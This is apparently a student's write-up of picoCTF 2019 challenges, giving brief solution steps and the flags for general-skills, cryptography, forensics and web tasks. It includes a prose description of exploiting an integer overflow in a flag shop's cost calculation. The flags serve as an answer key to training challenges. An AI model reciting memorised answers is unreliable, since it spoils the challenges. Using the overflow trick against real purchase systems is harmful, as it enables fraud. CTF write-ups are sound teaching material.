Password: picoCTF{learning\_about\_converting\_values\_502ff297}

**First Grep: Part II**

Use grep -r to recursively search for the password in the specified directory.

grep picoCTF -r /problems/first-grep--part-ii\_3\_b4bf3244c2886de1566a28c1b5a465ae/files

Password: picoCTF{grep\_r\_to\_find\_this\_3675d798}

**Plumbing**

Use netcat to connect to the specified port (given port 57911 from the prompt) and filter out the password.


nc 2019shell1.picoctf.com 57911 > tmp.txt

cat tmp.txt | grep picoCTF

Password: picoCTF{digital\_plumb3r\_931b2271}

**whats-the-difference**

Using the python script below I are able to get the differences between the two files, which is also the password for this level.



Password: picoCTF{th3yr3\_a5\_d1ff3r3nt\_4s\_bu773r\_4nd\_j311y\_aslkjfdsalkfslkflkjdsfdszmz10548}

**where-is-the-file**

Use ls to find the hidden file in the specified directory, and print its contents to the terminal.

ls -al /problems/where-is-the-file\_4\_f26b413d005c16c61f127740ab242b35


cat /problems/where-is-the-file\_4\_f26b413d005c16c61f127740ab242b35/.cant\_see\_me

Password: picoCTF{w3ll\_that\_d1dnt\_w0RK\_cb4a5081}

**flag\_shop**

nc 2019shell1.picoctf.com 14937

\*Variables total\_cost and number\_flags are stored as ints which are 4 bytes large, and susceptible to overflow attacks\*



Purchasing a large number of fake flags causes the buffer to overflow, and overwrite the final cost. This then adds money to the account balance since the transaction cost is negative, which gives us enough money to purchase a real flag.

Password: picoCTF{m0n3y\_bag5\_e062f0fd}

**Mus1c**

Hint gave that the lyrics were written in [Rockstar language](https://esolangs.org/wiki/Rockstar).

Conversion of the lyrics gave me a list of numbers.

Converted the numbers to ascii values giving the password:

Password: picoCTF{rrrocknrn0113r}

**1\_wanna\_b3\_a\_r0ck5tar**

Again, the lyrics were written in the Rockstar language, but this program requires user input as indicated by the listen command. Since music is initialized to 1970 from the line “Music is a billboard-burning razzmatazz”, the input must also be 1970 so that rhythm - music == 0 returns true, and I am then given the password.

Password: picoCTF{BONJOVI}

PicoCTF - Cryptography

**The Numbers**

All you have to do for this is change numbers into letters. A = 0, B = 1 etc…

Given table image with this: 16 9 3 15 3 20 6 { 20 8 5 14 21 13 2 5 18 19 13 1 19 15 14}

Password: PICOCTF{THENUMBERSMASON}

**13**

Simple ROT13 cipher

picoCTF{not\_too\_bad\_of\_a\_problem}

**Easy1**

This problem is simple one time pad, given a table, message of UFJKXQZQUNB and key of SOLVECRYPTO

Password: picoCTF{CRYPTOISFUN}

**FLAGS**

Provides a message encoded in the International Code of Signals

<https://en.wikipedia.org/wiki/International_Code_of_Signals>

Password: PICOCTF{F1AG5AND5TUFF}

**Caesar**

Obviously a caesar cipher. Gives message: zolppfkdqeboryfzlktjxksyyl

Rotation is +23  
Password: picoCTF{crossingtherubiconwmanvbbo}

**Mr-Worldwide**

Looked at the coordinates and the location.

Used the first letter of each location to determine the password.

Password: picoCTF{KODIAK\_ALASKA}

**la cifra de**

Attempted caesar cipher but didn’t work.

Next tried vigenere cipher and found the password hidden in the text.

Password: picoCTF{b311a50\_0r\_v1gn3r3\_c1ph3r54ddc1b9}

**Tapping**

Encrypted message was in morse code.

Inputted the morse code into a decrypter and found password.

Password: PICOCTF{M0RS3C0D31SFUN583900981}

**Waves over lambda**

Tried caesar and vigenere cipher but didn’t work.

Next tried substitution cipher and was able to get the password.

Password: picoCTF{frequency\_is\_c\_over\_lambda\_mupgpennod}

PicoCTF - Forensics

**Glory of the Garden**

I opened the .jpg in photo viewer… looks normal

Opened the .jpg in a text viewer and scrolled to the end. Found the flag

Password: picoCTF{more\_than\_m33ts\_the\_3y31e0af5C7}



**Extensions**

I opened the .txt file in a text viewer, it shows PNG at the top line somewhere

I edited the extension to be .png, and opened the file revealing the flag

Password: picoCTF{now\_you\_know\_about\_extensions}

**Unzip**

Simply unzipped the file to find a png.


Image displayed password.

Password: picoCTF{unz1pp1ng\_1s\_3a5y}

**Like1000**

This tar file that they provided has been tarred 1000 times. Writing a script to unpack it 1000 times reveals a png file in the last tar, with a the flag in it

Password: picoCTF{l0t5\_0f\_TAR5}



PicoCTF - Web Exploitation

**Insp3ct0r**

Inspected webpage to find the password in 3 places: html, css, and js files.

Password: picoCTF{tru3\_d3t3ct1ve\_0r\_ju5t\_lucky?2717d7be}

**Dont-use-client-side**

Inspected script and found password:

Password: picoCTF{no\_clients\_plz\_ce22dc}